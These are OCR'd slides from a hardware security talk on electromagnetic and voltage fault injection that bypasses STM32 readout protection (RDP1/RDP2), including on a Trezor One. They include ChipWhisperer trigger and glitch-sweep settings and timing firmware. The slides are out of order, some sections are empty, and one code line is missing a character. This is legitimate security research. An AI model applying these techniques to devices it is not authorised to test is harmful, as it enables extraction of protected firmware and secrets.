
- Using EMFI we were able to bypass both RDP2 and RDP1 on the STM32F4
  - Performed using inexpensive tooling
  - Resulted in far fewer hardware failures
- The RDP1 check in the SYSTEM MEMORY bootloader can be consistently bypassed with a targeted EMP
  - Allows for code execution via the Go command

# Additional Targets

- Using our identified coordinate ranges, we can test against other STM32s
  - Trezor One, STM32F2
- Using a similar SAD triggering technique on VCAP, RDP2 was bypassed on the Trezor as well

# Additional Targets

SWD access was re-enabled on a Trezor One using similar EMP coordinates



# Thank You

- Cody Gallagher - Research partner
- Thomas Roth - Original STM FI work
- Colin O'Flynn - Producing awesome products, answering questions
- Joe Grand - Troubleshooting power traces, taking time to answer questions
- Lennert Wo - PicoEMP integration example

# Questions

- All tools, models and notebooks can be found [here](#)
  - <https://voidstarsec.com>
  - Follow @wrongbaud / @voidstarsec on twitter for slide link

# Appendix / Reference Slides

# Power Analysis: SAD Triggering

```
scope.trigger.module = 'SAD'  
trace_offset = 39850  
scope.SAD.reference = test.waves[0][trace_offset:trace_offset+32]  
scope.SAD.threshold = 40  
scope.adc.presamples = 1000
```

# STM32 Power Management/ Regulation


- The `VCAP_1` and `VCAP_2` lines give us a direct path to the internal regulator
- The internal regulator affects things like kernel logic, flash memory, and IO logic.
- If we can briefly manipulate this line, we can hopefully affect how these peripherals behave!


# Power Analysis: SAD Triggering

# EMP Glitch Controller


```
gc = cw.GlitchController(groups=["success", "normal"], parameters=["ext_offset", "x", "y", "z", "tries"])
gc.set_range("x", XMIN, XMAX)
gc.set_range("y", YMIN, YMAX)
gc.set_range("z", ZMIN, ZMAX)
gc.set_range("ext_offset", 9, 15)
gc.set_step("x", [.1])
gc.set_step("y", [.1])
gc.set_step("z", [.1])
```

# Voltage Glitching: Results





# Fault Injection Overview



# Glitch 2: Analysis

- Previous research has shown that RDP1 protections can be bypassed
  - Done by glitching bootloader commands during SYSTEM MEMORY bootloader execution
- System Memory allows for the STM32 to be interacted with via:
  - USB
  - I2C
  - CAN
  - UART
- We will target the UART command parsing in the bootloader


# Glitch 1: Test Firmware

- We know that during startup, the bootrom reads the RDP value
- Our test firmware will do the same
- Using GPIO writes as triggers we can determine *roughly* how long the RDP check takes

# Glitch 1: Test Firmware


```
HAL_GPIO_WritePin(GPIOB, GPIO_PIN_9, GPIO_PIN_RESET);
HAL_GPIO_WritePin(GPIOB, GPIO_PIN_8, GPIO_PIN_SET);
HAL_GPIO_WritePin(GPIOB, GPIO_PIN_7, GPIO_PIN_RESET);
while (1)
{
    // Trigger here!
    HAL_GPIO_WritePin(GPIOB, GPIO_PIN_7, GPIO_PIN_SET);
    test_addr = *(uint32_t *)0x1FFFC000;
    HAL_GPIO_WritePin(GPIOB, GPIO_PIN_6 GPIO_PIN_SET);
    if(test_addr != 0x5510AAeF){
        HAL_GPIO_WritePin(GPIOB, GPIO_PIN_8, GPIO_PIN_RESET);
        HAL_GPIO_WritePin(GPIOB, GPIO_PIN_9, GPIO_PIN_SET);
    }else{
        HAL_GPIO_WritePin(GPIOB, GPIO_PIN_7, GPIO_PIN_RESET);
    }
}
```

# Glitch 1: Test Firmware



The flash read operation occurs in this  $\sim 2.48\mu s$  window

# Test Firmware: Placement Results



